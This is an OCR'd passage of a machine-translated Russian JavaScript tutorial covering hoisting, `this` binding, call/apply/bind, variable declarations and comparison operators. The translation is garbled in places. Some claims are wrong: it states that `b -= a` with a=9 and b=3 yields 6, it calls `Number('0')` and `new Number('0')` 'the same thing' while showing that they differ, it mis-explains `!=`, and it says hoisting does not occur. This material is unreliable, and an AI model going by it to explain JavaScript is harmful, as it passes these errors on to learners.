
```
var x = 2;
alert(x + y);
var y = 4;
```

Это даст вам выход NaN. Поскольку мы инициализируем значение y, JavaScript-подъем не происходит, поэтому значение y будет неопределенным. JavaScript будет считать, что y еще не объявлен.

Итак, второй пример такой же, как и ниже.

```
var x = 2;
var y;
alert(x + y);
y = 4;
```

Это даст вам выход NaN.



Использование let in loops вместо var (пример обработчиков кликов)

Предположим, нам нужно добавить кнопку для каждой части массива `loadedData` (например, каждая кнопка должна быть слайдером, показывающим данные, для простоты мы просто предупреждаем сообщение). Можно попробовать что-то вроде этого:

```
for(var i = 0; i < loadedData.length; i++)
    jQuery("#container").append("<a class='button'>"+loadedData[i].label+"</a>")
        .children().last() // now let's attach a handler to the button which is a child
        .on("click",function() { alert(loadedData[i].content); });
```

Но вместо предупреждения каждая кнопка вызовет

> TypeError: loadedData [i] не определен

ошибка. Это связано с тем, что область `i` является глобальной областью (или областью функции) и после цикла `i == 3` . Нам нужно не «помнить состояние `i` ». Это можно сделать, используя `let` :

```
for(let i = 0; i < loadedData.length; i++)
    jQuery("#container").append("<a class='button'>"+loadedData[i].label+"</a>")
        .children().last() // now let's attach a handler to the button which is a child
        .on("click",function() { alert(loadedData[i].content); });
```

Пример `loadedData` для тестирования с помощью этого кода:

```
    var loadedData = [
        { label:"apple",      content:"green and round" },
        { label:"blackberry", content:"small black or blue" },
        { label:"pineapple",  content:"weird stuff.. difficult to explain the shape" }
    ];
```

Скрипка, иллюстрирующая это

Вызов метода

Вызов функции как метода объекта, значением `this` будет тот объект.

```
var obj = {
    name: "Foo",
    print: function () {
        console.log(this.name)
    }
}
```

Теперь мы можем вызывать печать как метод obj. `this` будет obj

```
obj.print();
```

Таким образом, это будет регистрироваться:

> Foo

Анонимный вызов

Вызов функции как анонимной функции, `this` будет глобальный объект (`self` в браузере).

```
function func() {
    return this;
}

func() === window; // true
```

5

В строгом режиме ECMAScript 5 `this` будет `undefined` если функция вызывается анонимно.

```
(function () {
    "use strict";
    func();
}())
```

Это приведет к выводу

```
undefined
```

Вызов конструктора

Когда функция вызывается как конструктор с `new` ключевым словом, `this` берет значение объекта, который строится

```
function Obj(name) {
    this.name = name;
}

var obj = new Obj("Foo");

console.log(obj);
```

Это будет вести журнал

```
{name: "Foo"}
```

Вызов функции со стрелкой

6

При использовании функции стрелок `this` принимает значение от контекста выполнения вшито это `this` (то есть, `this` в функциях стрелок имеет лексическую область , а не обычный динамический диапазон). В глобальном коде (код, который не принадлежит какой-либо функции) он будет глобальным объектом. И это сохраняется, даже если вы вызываете функцию, объявленную с помощью обозначения стрелки, из любого из описанных здесь методов.

```
var globalThis = this; //"window" in a browser, or "global" in Node.js

var foo = (() => this);
```

```
console.log(foo() === globalThis);          //true

var obj = { name: "Foo" };
console.log(foo.call(obj) === globalThis);  //true
```

Посмотрите, как `this` наследует контекст, а не ссылается на объект, на который был вызван метод.

```
var globalThis = this;

var obj = {
    withoutArrow: function() {
        return this;
    },
    withArrow: () => this
};

console.log(obj.withoutArrow() === obj);      //true
console.log(obj.withArrow() === globalThis);  //true

var fn = obj.withoutArrow; //no longer calling withoutArrow as a method
var fn2 = obj.withArrow;
console.log(fn() === globalThis);             //true
console.log(fn2() === globalThis);            //true
```

Синтаксис и вызов Apply and Call.

Методы `apply` и `call` в каждой функции позволяют ему предоставлять настраиваемое значение для `this` .

```
function print() {
    console.log(this.toPrint);
}

print.apply({ toPrint: "Foo" }); // >> "Foo"
print.call({ toPrint: "Foo" }); // >> "Foo"
```

Вы можете заметить, что синтаксис обоих вышеупомянутых вызовов одинаковый. т.е. подпись похожа.

Но есть небольшая разница в их использовании, поскольку мы имеем дело с функциями и изменяем их области действия, нам все равно нужно поддерживать исходные аргументы, переданные функции. Как `apply` и `call` передачу аргументов поддержки для целевой функции следующим образом :

```
function speak() {
    var sentences = Array.prototype.slice.call(arguments);
    console.log(this.name+": "+sentences);
}
var person = { name: "Sunny" };
speak.apply(person, ["I", "Code", "Startups"]); // >> "Sunny: I Code Startups"
speak.call(person, "I", "<3", "Javascript"); // >> "Sunny: I <3 Javascript"
```

Обратите внимание, что `apply` позволяет передать `Array` или объект `arguments` (array-like) в качестве списка аргументов, тогда как `call` требует, чтобы вы передавали каждый аргумент отдельно.

Эти два метода дают вам свободу для того, чтобы получить такую же фантазию, как вы хотите, например, реализовать плохую версию встроенного `bind` ECMAScript для создания функции, которая всегда будет вызываться как метод объекта из исходной функции.

```
function bind (func, obj) {
    return function () {
        return func.apply(obj, Array.prototype.slice.call(arguments, 1));
    }
}

var obj = { name: "Foo" };

function print() {
    console.log(this.name);
}

printObj = bind(print, obj);

printObj();
```

Это будет вести журнал

> "Foo"

Функция `bind` много продолжается

1. `obj` будет использоваться как значение `this`
2. переслать аргументы функции
3. и затем вернуть значение

Связанный вызов

Метод `bind` каждой функции позволяет вам создать новую версию этой функции с контекстом, строго привязанным к определенному объекту. Особенно полезно принудительно вызвать функцию как метод объекта.

```
var obj = { foo: 'bar' };

function foo() {
    return this.foo;
}

fooObj = foo.bind(obj);

fooObj();
```

Это будет вести журнал:

    бар

Прочитайте Объем онлайн: https://riptutorial.com/ru/javascript/topic/480/объем

глава 60: Объявления и задания

Синтаксис

- var foo [= value [, foo2 [, foo3 ... [, fooN]]]];
- let bar [= значение [, bar2 [, foo3 ... [, barN]]]];
- const baz = значение [, baz2 = значение2 [, ... [, bazN = значениеN]]];

замечания

Смотрите также:

- Зарезервированные ключевые слова
- Объем

Examples

Переназначение констант

Вы не можете переназначить константы.

```
const foo = "bar";
foo = "hello";
```

Печать:

```
Uncaught TypeError: Assignment to constant.
```

Изменение констант

Объявление переменной `const` предотвращает *замену* своего значения на новое значение. `const` не накладывает никаких ограничений на внутреннее состояние объекта. В следующем примере показано, что значение свойства объекта `const` может быть изменено и даже новые свойства могут быть добавлены, поскольку объект, назначенный `person` , изменяется, но не *заменяется* .

```
const person = {
    name: "John"
};
console.log('The name of the person is', person.name);

person.name = "Steve";
console.log('The name of the person is', person.name);
```

```
person.surname = "Fox";
console.log('The name of the person is', person.name, 'and the surname is', person.surname);
```

Результат:

```
The name of the person is John
The name of the person is Steve
The name of the person is Steve and the surname is Fox
```

В этом примере мы создали постоянный объект называется `person` , и мы переназначить `person.name` собственности и создали новый `person.surname` собственности.

Объявление и инициализация констант

Вы можете инициализировать константу, используя ключевое слово `const` .

```
const foo = 100;
const bar = false;
const person = { name: "John" };
const fun = function () = { /* ... */ };
const arrowFun = () => /* ... */ ;
```

Важный
Вы должны объявить и инициализировать константу в том же самом выражении.

декларация

Существует четыре основных способа объявления переменной в JavaScript: использование ключевых слов `var` , `let` или `const` или без ключевого слова вообще («голая» декларация). Используемый метод определяет результирующую область действия переменной или переназначение в случае `const` .

- Ключевое слово `var` создает переменную scope-scope.
- Ключевое слово `let` создает переменную-область.
- Ключевое слово `const` создает переменную области блока, которую нельзя переназначить.
- Голое объявление создает глобальную переменную.

```
var a = 'foo';    // Function-scope
let b = 'foo';    // Block-scope
const c = 'foo';  // Block-scope & immutable reference
```

Имейте в виду, что вы не можете объявлять константы, не инициализируя их одновременно.

```
const foo; // "Uncaught SyntaxError: Missing initializer in const declaration"
```

(Пример объявления переменной без ключевого слова не указан выше по техническим причинам. Продолжайте читать, чтобы увидеть пример.)

Типы данных

Переменные JavaScript могут содержать множество типов данных: числа, строки, массивы, объекты и многое другое:

```
// Number
var length = 16;

// String
var message = "Hello, World!";

// Array
var carNames = ['Chevrolet', 'Nissan', 'BMW'];

// Object
var person = {
    firstName: "John",
    lastName: "Doe"
};
```

JavaScript имеет динамические типы. Это означает, что одну и ту же переменную можно использовать как разные типы:

```
var a;              // a is undefined
var a = 5;          // a is a Number
var a = "John";     // a is a String
```

Неопределенный

Объявленная переменная без значения будет иметь значение `undefined`

```
var a;

console.log(a); // logs: undefined
```

Попытка получить значение необъявленных переменных приводит к использованию ReferenceError. Однако оба типа необъявленных и униализированных переменных являются «неопределенными»:

```
var a;
console.log(typeof a === "undefined"); // logs: true
console.log(typeof variableDoesNotExist === "undefined"); // logs: true
```

присваивание

Чтобы назначить значение ранее объявленной переменной, используйте оператор

присваивания, `=` :

```
a = 6;
b = "Foo";
```

В качестве альтернативы независимой декларации и присваиванию в одном из операторов можно выполнить оба шага:

```
var a = 6;
let b = "Foo";
```

Именно в этом синтаксисе глобальные переменные могут быть объявлены без ключевого слова; если кто-то должен объявить голой переменной без назначения сразу после слова, интерпретатор не сможет отличать глобальные объявления `a;` из ссылок на переменные `a;` ,

```
c = 5;
c = "Now the value is a String.";
myNewGlobal;    // ReferenceError
```

Обратите внимание, однако, что вышеупомянутый синтаксис обычно обескуражен и не соответствует строгому режиму. Это делается для того, чтобы избежать сценария, в котором программист непреднамеренно удаляет ключевое слово `let` или `var` из своего утверждения, случайно создавая переменную в глобальном пространстве имен, не осознавая ее. Это может загрязнять глобальное пространство имен и конфликты с библиотеками и правильное функционирование скрипта. Поэтому глобальные переменные должны быть объявлены и инициализированы с использованием ключевого слова `var` в контексте объекта окна, вместо этого, чтобы явно было указано намерение.

Кроме того, переменные могут быть объявлены несколько раз за раз, разделяя каждое объявление (и необязательное присвоение значения) запятой. Используя этот синтаксис, слова var и let нужно использовать только один раз в начале каждого оператора.

```
globalA = "1", globalB = "2";
let x, y = 5;
var person = 'John Doe',
    foo,
    age = 14,
    date = new Date();
```

Обратите внимание, что в предыдущем фрагменте кода порядок выполнения выражений объявления и присваивания (`var a, b, c = 2, d;`) не имеет значения. Вы можете свободно смешивать два.

Объявление функции эффективно создает переменные.

Математические операции и назначение

Увеличение на

```
var a = 9,
b = 3;
b += a;
```

`b` теперь будет 12

Это функционально то же самое, что и

```
b = b + a;
```

Уменьшение на

```
var a = 9,
b = 3;
b -= a;
```

`b` теперь будет 6

Это функционально то же самое, что и

```
b = b - a;
```

Умножить на

```
var a = 5,
b = 3;
b *= a;
```

`b` теперь будет 15

Это функционально то же самое, что и

```
b = b * a;
```

Поделить на

```
var a = 3,
b = 15;
b /= a;
```

`b` теперь будет 5

Это функционально то же самое, что и

```
b = b / a;
```

7

Поднято до степени

```
var a = 3,
b = 15;
b **= a;
```

`b` теперь будет 3375

Это функционально то же самое, что и

```
b = b ** a;
```

Прочитайте Объявления и задания онлайн: https://riptutorial.com/ru/javascript/topic/3059/объявления-и-задания

глава 61: Операции сравнения

замечания

При использовании булевого принуждения следующие значения считаются *«ложными»* :

- `false`
- `0`
- `""` (пустая строка)
- `null`
- `undefined`
- `NaN` (не число, например `0/0`)
- `document.all` [1] (контекст браузера)

Все остальное считается *«правдивым»* .

[1] преднамеренное нарушение спецификации ECMAScript

Examples

Логические операторы с булевыми

```
var x = true,
    y = false;
```

А ТАКЖЕ

Этот оператор вернет true, если оба выражения оцениваются как true. Этот логический оператор будет использовать короткое замыкание и не будет оценивать `y` если `x` принимает значение `false` .

```
x && y;
```

Это вернет false, потому что `y` является ложным.

ИЛИ ЖЕ

Этот оператор вернет true, если одно из двух выражений будет равно true. Этот логический оператор будет использовать короткое замыкание, и `y` не будет оцениваться, если `x` значение `true` .

```
x || y;
```

Это вернет true, потому что `x` истинно.

НЕ

Этот оператор вернет false, если выражение справа оценивается как true и возвращает true, если выражение справа оценивается как false.

```
!x;
```

Это вернет false, потому что `x` истинно.

Абстрактное равенство (==)

Операторы абстрактного оператора равенства сравниваются *после* преобразования в общий тип. Как это преобразование происходит на основе спецификации оператора:

Спецификация для оператора `==` :

> ### 7.2.13.
>
> Сравнение `x == y` , где `x` и `y` - значения, создает `true` или `false` . Такое сравнение выполняется следующим образом:
>
> 1. Если `Type(x)` совпадает с `Type(y)` , то:
>
> - **a.** Верните результат выполнения строгого сравнения равенств `x === y` .
>
> 2. Если `x` равно `null` а `y` не `undefined` , верните `true` .
> 3. Если `x` не `undefined` и `y` равно `null` , верните `true` .
> 4. Если `Type(x)` - `Number` и `Type(y)` - `String` , верните результат сравнения `x == ToNumber(y)` .
> 5. Если `Type(x)` - `String` и `Type(y)` - `Number` , верните результат сравнения `ToNumber(x) == y` .
> 6. Если `Type(x)` является `Boolean` , верните результат сравнения `ToNumber(x) == y` .
> 7. Если `Type(y)` является `Boolean` , верните результат `comparison x == ToNumber(y)` .
> 8. Если `Type(x)` является либо `String` , `Number` , либо `Symbol` и `Type(y)` - `Object` , верните результат сравнения `x == ToPrimitive(y)` .
> 9. Если `Type(x)` - Object и `Type(y)` - либо `String` , `Number` , либо `Symbol` , верните результат сравнения `ToPrimitive(x) == y` .
> 10. Вернуть `false` .

Примеры:

```
1 == 1;                     // true
1 == true;                  // true  (operand converted to number: true => 1)
1 == '1';                   // true  (operand converted to number: '1' => 1 )
1 == '1.00';                // true
1 == '1.00000000001';       // false
1 == '1.00000000000000001'; // true  (true due to precision loss)
null == undefined;          // true  (spec #2)
1 == 2;                     // false
0 == false;                 // true
0 == undefined;             // false
0 == "";                    // true
```

Реляционные операторы (<, <=,>,> =)

Когда оба операнда являются числовыми, их обычно сравнивают:

```
1 < 2        // true
2 <= 2       // true
3 >= 5       // false
true < false // false (implicitly converted to numbers, 1 > 0)
```

Когда оба операнда являются строками, они сравниваются лексикографически (в алфавитном порядке):

```
'a' < 'b'    // true
'1' < '2'    // true
'100' > '12' // false ('100' is less than '12' lexicographically!)
```

Когда один операнд является строкой, а другой - числом, строка перед сравнением преобразуется в число:

```
'1' < 2      // true
'3' > 2      // true
true > '2'   // false (true implicitly converted to number, 1 < 2)
```

Когда строка не является числовой, числовое преобразование возвращает `NaN` (не-число). Сравнение с `NaN` всегда возвращает `false` :

```
1 < 'abc'    // false
1 > 'abc'    // false
```

Но будьте осторожны при сравнении числового значения с `null` , `undefined` или пустыми строками:

```
1 > ''        // true
1 < ''        // false
1 > null      // true
1 < null      // false
1 > undefined // false
1 < undefined // false
```

Когда один операнд является объектом, а другой - числом, объект преобразуется в число перед сравнением. `null` является частным случаем, потому что `Number(null);//0`

```
new Date(2015)< 1479480185280            // true
null > -1                                //true
({toString:function(){return 123}}) > 122  //true
```

Неравенство

Оператор `!=` Является инверсией оператора `==` .
Вернет `true` если операнды не равны.
Механизм javascript попытается преобразовать оба операнда в соответствующие типы, если они не одного типа. **Примечание:** если два операнда имеют разные внутренние ссылки в памяти, то возвращается `false` .

Образец:

```
1 != '1'     // false
1 != 2       // true
```

В приведенном выше примере `1 != '1' false` потому что примитивный тип числа сравнивается с значением `char` . Поэтому механизм Javascript не заботится о типе данных значения RHS.

Оператор `!==` - обратный оператор `===` . Вернет true, если операнды не равны или если их типы не совпадают.

Пример:

```
1 !== '1'    // true
1 !== 2      // true
1 !== 1      // false
```

Логические операторы с небулевыми значениями (булевское принуждение)

Логическое ИЛИ (`||`), читающее слева направо, будет оценивать первое значение *правды* . Если *искомое* значение не найдено, возвращается последнее значение.

```
var a = 'hello' || '';             // a = 'hello'
var b = '' || [];                  // b = []
var c = '' || undefined;           // c = undefined
var d = 1 || 5;                    // d = 1
var e = 0 || {};                   // e = {}
var f = 0 || '' || 5;              // f = 5
var g = '' || 'yay' || 'boo';      // g = 'yay'
```

Логическое И (`&&`), читающее слева направо, будет оценивать первое значение *фальшивки* . Если значение *ложности* не найдено, возвращается последнее значение.

```
var a = 'hello' && '';                  // a = ''
var b = '' && [];                       // b = ''
var c = undefined && 0;                 // c = undefined
var d = 1 && 5;                         // d = 5
var e = 0 && {};                        // e = 0
var f = 'hi' && [] && 'done';           // f = 'done'
var g = 'bye' && undefined && 'adios';  // g = undefined
```

Этот трюк можно использовать, например, для установки значения по умолчанию для аргумента функции (до ES6).

```
var foo = function(val) {
    // if val evaluates to falsey, 'default' will be returned instead.
    return val || 'default';
}

console.log( foo('burger') );  // burger
console.log( foo(100) );       // 100
console.log( foo([]) );        // []
console.log( foo(0) );         // default
console.log( foo(undefined) ); // default
```

Просто имейте в виду, что для аргументов `0` и (в меньшей степени) пустая строка также часто является допустимыми значениями, которые должны быть явно переданы и переопределять значение по умолчанию, которое с этим шаблоном не будет (потому что они являются *ложными*).

Null и Undefined

Различия между `null` и `undefined`

`null` и `undefined` доля абстрактного равенства `==` но не строгое равенство `===` ,

```
null == undefined   // true
null === undefined  // false
```

Они представляют несколько разные вещи:

- `undefined` представляет собой *отсутствие значения* , например, до создания свойства идентификатора / объекта или периода между созданием идентификатора / параметра функции и его первым набором, если таковой имеется.
- `null` представляет собой ***намеренное*** *отсутствие значения* для идентификатора или свойства, которое уже создано.

Это разные типы синтаксиса:

- `undefined` - это *свойство глобального объекта* , обычно неизменяемого в глобальном масштабе. Это означает, что везде, где вы можете определить идентификатор, отличный от глобального пространства имен, может скрываться `undefined` из этой области (хотя все еще может **быть** `undefined`)
- `null` - это *буква буква* , поэтому его значение никогда не может быть изменено, и попытка сделать это вызовет *ошибку* .

Сходства между `null` и `undefined`

`null` и `undefined` являются ложными.

```
if (null) console.log("won't be logged");
if (undefined) console.log("won't be logged");
```

Ни `null` ни `undefined` равно `false` (см. Этот вопрос).

```
false == undefined   // false
false == null        // false
false === undefined  // false
false === null       // false
```

Использование `undefined`

- Если текущей области нельзя доверять, используйте то, что оценивается как *неопределенное* , например `void 0;` ,
- Если `undefined` затеняется другим значением, это так же плохо, как затенение `Array` или `Number` .
- Избегайте *устанавливать* что-то как `undefined` . Если вы хотите удалить *панель* свойств из *объекта* `foo` , `delete foo.bar;` вместо.
- Идентификатор тестирования `foo` от `undefined` **может вызвать ссылку Error** , вместо этого используйте `typeof foo` вместо `"undefined"` .

Свойство NaN глобального объекта

`NaN` (« **N** ot **a** **N** umber») - это специальное значение, определенное *стандартом IEEE для арифметики с плавающей запятой* , которое используется, когда предоставляется нечисловое значение, но ожидается число (`1 * "two"`) или когда расчет не имеет действительное `number` результата (`Math.sqrt(-1)`).

Любое равенство или реляционное сравнение с `NaN` возвращает `false` , даже сравнивая его с самим собой. Так как `NaN` должен обозначать результат бессмысленного вычисления и, как таковой, он не равен результату каких-либо других бессмысленных вычислений.

```
(1 * "two") === NaN  //false

NaN === 0;           // false
NaN === NaN;         // false
Number.NaN === NaN; // false

NaN < 0;             // false
NaN > 0;             // false
NaN > 0;             // false
NaN >= NaN;          // false
NaN >= 'two';        // false
```

Неравновесные сравнения всегда будут возвращать `true` :

```
NaN !== 0;           // true
NaN !== NaN;         // true
```

Проверка значения NaN

6

Вы можете проверить значение или выражение для `NaN` , используя функцию Number.isNaN () :

```
Number.isNaN(NaN);          // true
Number.isNaN(0 / 0);        // true
Number.isNaN('str' - 12);   // true

Number.isNaN(24);           // false
Number.isNaN('24');         // false
Number.isNaN(1 / 0);        // false
Number.isNaN(Infinity);     // false

Number.isNaN('str');        // false
Number.isNaN(undefined);    // false
Number.isNaN({});           // false
```

6

Вы можете проверить, является ли значение `NaN` , сравнивая его с самим собой:

```
value !== value;     // true for NaN, false for any other value
```

Вы можете использовать следующий полипол для `Number.isNaN()` :

```
Number.isNaN = Number.isNaN || function(value) {
    return value !== value;
}
```

Напротив, глобальная функция `isNaN()` возвращает `true` не только для `NaN` , но также для любого значения или выражения, которое не может быть принудительно введено в число:

```
isNaN(NaN);          // true
isNaN(0 / 0);        // true
isNaN('str' - 12);   // true

isNaN(24);           // false
isNaN('24');         // false
isNaN(Infinity);     // false

isNaN('str');        // true
isNaN(undefined);    // true
isNaN({});           // true
```

ECMAScript определяет алгоритм « `SameValue` », называемый `SameValue` который, поскольку ECMAScript 6, может быть вызван с `Object.is` . В отличие от сравнения `==` и `===` использование `Object.is()` будет рассматривать `NaN` как то же самое с самим собой (и `-0` как не идентичное `+0`):

```
Object.is(NaN, NaN)       // true
Object.is(+0, 0)          // false

NaN === NaN               // false
+0 === 0                  // true
```

6

Вы можете использовать следующий полипол для `Object.is()` (из MDN):

```
if (!Object.is) {
  Object.is = function(x, y) {
    // SameValue algorithm
    if (x === y) { // Steps 1-5, 7-10
      // Steps 6.b-6.e: +0 != -0
      return x !== 0 || 1 / x === 1 / y;
    } else {
      // Step 6.a: NaN == NaN
      return x !== x && y !== y;
    }
  };
}
```

Вопросы для заметок

NaN - это число, означающее, что оно не равно строке «NaN» и, что наиболее важно (хотя, возможно, неинтуитивно):

```
typeof(NaN) === "number"; //true
```

Короткое замыкание в булевых операторах

Оператор (`&&`) и or-operator (`||`) используют короткое замыкание для предотвращения

ненужной работы, если результат операции не изменяется с дополнительной работой.

В `x && y` `y` не будет оцениваться, если `x` оценивает значение `false` , потому что все выражение гарантированно будет `false` .

В `x || y` , `y` не будет оцениваться, если `x` оценивается как `true` , поскольку гарантируется, что все выражение будет `true` .

Пример с функциями

Возьмите следующие две функции:

```
function T() { // True
  console.log("T");
  return true;
}

function F() { // False
  console.log("F");
  return false;
}
```

Пример 1

```
T() && F(); // false
```

Выход:

«T»
'F'

Пример 2.

```
F() && T(); // false
```

Выход:

'F'

Пример 3.

```
T() || F(); // true
```

Выход:

«T»

Пример 4.

```
F() || T(); // true
```

Выход:

'F'
«T»

Короткое замыкание для предотвращения ошибок

```
var obj; // object has value of undefined
if(obj.property){ }// TypeError: Cannot read property 'property' of undefined
if(obj.property && obj !== undefined){}// Line A TypeError: Cannot read property 'property' of
undefined
```

Строка A: если вы отмените порядок, первый условный оператор предотвратит ошибку на втором, не выполнив его, если он выкинет ошибку

```
if(obj !== undefined && obj.property){}; // no error thrown
```

Но его следует использовать только в том случае, если вы ожидаете `undefined`

```
if(typeof obj === "object" && obj.property){}; // safe option but slower
```

Короткое замыкание для обеспечения значения по умолчанию

`||` оператор может использоваться для выбора «правдивого» значения или значения по умолчанию.

Например, это можно использовать для обеспечения преобразования значения с нулевым значением в значение, не равное нулю:

```
var nullableObj = null;
var obj = nullableObj || {};  // this selects {}

var nullableObj2 = {x: 5};
var obj2 = nullableObj2 || {} // this selects {x: 5}
```

Или вернуть первое правдоподобное значение

```
var truthyValue = {x: 10};
return truthyValue || {}; // will return {x: 10}
```

То же самое можно использовать, чтобы отступить несколько раз:

```
envVariable || configValue || defaultConstValue // select the first "truthy" of these
```

Короткое замыкание для вызова дополнительной функции

Оператор `&&` можно использовать для оценки обратного вызова, только если он передан:

```
function myMethod(cb) {
    // This can be simplified
    if (cb) {
       cb();
    }

    // To this
    cb && cb();
}
```

Конечно, вышеприведенный тест не подтверждает, что `cb` на самом деле является `function` а не просто `Object` / `Array` / `String` / `Number` .

Абстрактное равенство / неравенство и преобразование типов

Эта проблема

Абстрактные операторы равенства и неравенства (`==` и `!=`) Преобразуют свои операнды, если типы операндов не совпадают. Такое принуждение является общим источником путаницы в отношении результатов этих операторов, в частности, эти операторы не всегда транзитивны, как и следовало ожидать.

```
"" ==  0;     // true A
 0 == "0";    // true A
"" == "0";    // false B
false == 0;   // true
false == "0"; // true

"" !=  0;     // false A
 0 != "0";    // false A
"" != "0";    // true B
false != 0;   // false
false != "0"; // false
```

Результаты начинают иметь смысл, если вы рассматриваете, как JavaScript преобразует пустые строки в числа.

```
Number("");    // 0
Number("0");   // 0
Number(false); // 0
```

Решение

В заявлении `false B` оба операнда являются строками (`""` и `"0"`), следовательно, **преобразование типа** не будет, и поскольку `""` и `"0"` не являются одинаковыми значениями, `"" == "0"` является `false` как и ожидалось.

Один из способов устранить неожиданное поведение здесь - убедиться, что вы всегда сравниваете операнды того же типа. Например, если вы хотите, чтобы результаты численного сравнения использовали явное преобразование:

```
var test = (a,b) => Number(a) == Number(b);
test("", 0);        // true;
test("0", 0);       // true
test("", "0");      // true;
test("abc", "abc"); // false as operands are not numbers
```

Или, если вам требуется сравнение строк:

```
var test = (a,b) => String(a) == String(b);
test("", 0);   // false;
test("0", 0);  // true
test("", "0"); // false;
```

Боковое примечание : `Number("0")` и `new Number("0")` - это одно и то же! В то время как первый выполняет преобразование типа, последний создает новый объект. Объекты сравниваются по ссылке, а не по значению, которое объясняет приведенные ниже результаты.

```
Number("0") == Number("0");         // true;
new Number("0") == new Number("0"); // false
```

Наконец, вы можете использовать строгие операторы равенства и неравенства, которые не будут выполнять никаких неявных преобразований типов.

```
"" ===  0;  // false
 0 === "0"; // false
"" === "0"; // false
```

Дальнейшую ссылку на эту тему можно найти здесь:

Какой оператор равен (== vs ===) должен использоваться в сравнении JavaScript? ,

Абстрактное равенство (==)

Пустой массив

```
/* ToNumber(ToPrimitive([])) == ToNumber(false) */
[] == false; // true
```

Когда выполняется `[].toString()` он вызывает `[].join()` если он существует, или `Object.prototype.toString()` противном случае. Это сравнение возвращает `true` потому что `[].join()` возвращает `''` который, принужденный к `0` , равен false ToNumber .

Остерегайтесь, однако, все объекты являются правдивыми, а `Array` - экземпляром `Object` :

```
// Internally this is evaluated as ToBoolean([]) === true ? 'truthy' : 'falsy'
[] ? 'truthy' : 'falsy'; // 'truthy'
```

Операции сравнения эквивалов

JavaScript имеет четыре различные операции сравнения сравнений.

SameValue

Он возвращает `true` если оба операнда принадлежат одному типу и имеют одно и то же значение.

Примечание: значение объекта является ссылкой.

Вы можете использовать этот алгоритм сравнения через `Object.is` (ECMAScript 6).

Примеры:

```
Object.is(1, 1);            // true
Object.is(+0, -0);          // false
Object.is(NaN, NaN);        // true
Object.is(true, "true");    // false
Object.is(false, 0);        // false
Object.is(null, undefined); // false
Object.is(1, "1");          // false
Object.is([], []);          // false
```

Этот алгоритм обладает свойствами отношения эквивалентности :

- Рефлексивность : `Object.is(x, x) true` , для любого значения `x`
- Симметрия : `Object.is(x, y) true` если и только если `Object.is(y, x) true` для любых значений `x` и `y` .
- Транзитивность : если `Object.is(x, y)` и `Object.is(y, z) true` , то `Object.is(x, z)` также `true` для любых значений `x` , `y` и `z` .

SameValueZero

Он ведет себя как SameValue, но считает, что `+0` и `-0` равны.

Вы можете использовать этот алгоритм сравнения через `Array.prototype.includes` (ECMAScript 7).

Примеры:

```
[1].includes(1);            // true
[+0].includes(-0);          // true
[NaN].includes(NaN);        // true
[true].includes("true");    // false
```

```
[false].includes(0);         // false
[1].includes("1");           // false
[null].includes(undefined); // false
[[]].includes([]);           // false
```

Этот алгоритм все еще обладает свойствами отношения эквивалентности :

- Рефлексивность : `[x].includes(x) true` , для любого значения `x`
- Симметрия : `[x].includes(y) true` если и только если `[y].includes(x) true` для любых значений `x` и `y` .
- Транзитивность : если `[x].includes(y)` и `[y].includes(z) true` , то `[x].includes(z)` также `true` для любых значений `x` , `y` и `z` .

Строгое сравнение равенства

Он ведет себя как SameValue, но

- Рассматривает `+0` и `-0` равными.
- Полагает, что `NaN` отличается от любой ценности, включая

Этот алгоритм сравнения можно использовать с помощью оператора `===` (ECMAScript 3).

Существует также оператор `!==` (ECMAScript 3), который отрицает результат `===` .

Примеры:

```
1 === 1;            // true
+0 === -0;          // true
NaN === NaN;        // false
true === "true";    // false
false === 0;        // false
1 === "1";          // false
null === undefined; // false
[] === [];          // false
```

Этот алгоритм обладает следующими свойствами:

- Симметрия : `x === y` это `true` , если, и только если y === x `is` верно , `for any values` x `and` y`.
- Транзитивность : если `x === y` и `y === z true` , то `x === z` также `true` для любых значений `x` , `y` и `z` .

Но это не отношение эквивалентности, потому что

- `NaN` не является рефлексивным : `NaN !== NaN`

Абстрактное сравнение равенства

Если оба операнда принадлежат одному типу, он ведет себя как сравнение строгого равенства.

В противном случае он их коэрцитирует следующим образом:

- `undefined` и `null` считаются равными
- При сравнении числа со строкой строка принуждается к числу
- Сравнивая логическое с чем-то другим, логическое число принудительно привязывается к числу
- При сравнении объекта с номером, строкой или символом объект принуждается к примитиву

Если было принуждение, принудительные значения сравнивались рекурсивно. В противном случае алгоритм возвращает `false` .

Этот алгоритм сравнения можно использовать с помощью оператора `==` (ECMAScript 1).

Существует также оператор `!=` (ECMAScript 1), который отрицает результат `==` .

Примеры:

```
1 == 1;             // true
+0 == -0;           // true
NaN == NaN;         // false
true == "true";     // false
false == 0;         // true
1 == "1";           // true
null == undefined; // true
[] == [];           // false
```

Этот алгоритм обладает следующим свойством:

- Симметрия : `x == y true` если и только если `y == x true` , для любых значений `x` и `y` .

Но это не отношение эквивалентности, потому что

- `NaN` не является рефлексивным : `NaN != NaN`
- Транзитивность не выполняется, например `0 == ''` и `0 == '0'` , но `'' != '0'`

Группирование нескольких логических операторов

Вы можете группировать несколько логических логических операторов в круглых скобках, чтобы создать более сложную логическую оценку, особенно полезную в операторах if.

```
if ((age >= 18 && height >= 5.11) || (status === 'royalty' && hasInvitation)) {
  console.log('You can enter our club');
}
```

Мы могли бы также переместить сгруппированную логику в переменные, чтобы сделать

оператор немного короче и описательным:

```
var isLegal = age >= 18;
var tall = height >= 5.11;
var suitable = isLegal && tall;
var isRoyalty = status === 'royalty';
var specialCase = isRoyalty && hasInvitation;
var canEnterOurBar = suitable || specialCase;

if (canEnterOurBar) console.log('You can enter our club');
```

Обратите внимание, что в этом конкретном примере (и многом другом) группировка операторов с помощью скобок выполняется так же, как если бы мы их удалили, просто следуйте линейной логической оценке, и вы окажетесь с тем же результатом. Я предпочитаю использовать скобки, поскольку это позволяет мне лучше понимать, что я намеревался, и может помешать логическим ошибкам.

Автоматические преобразования типов

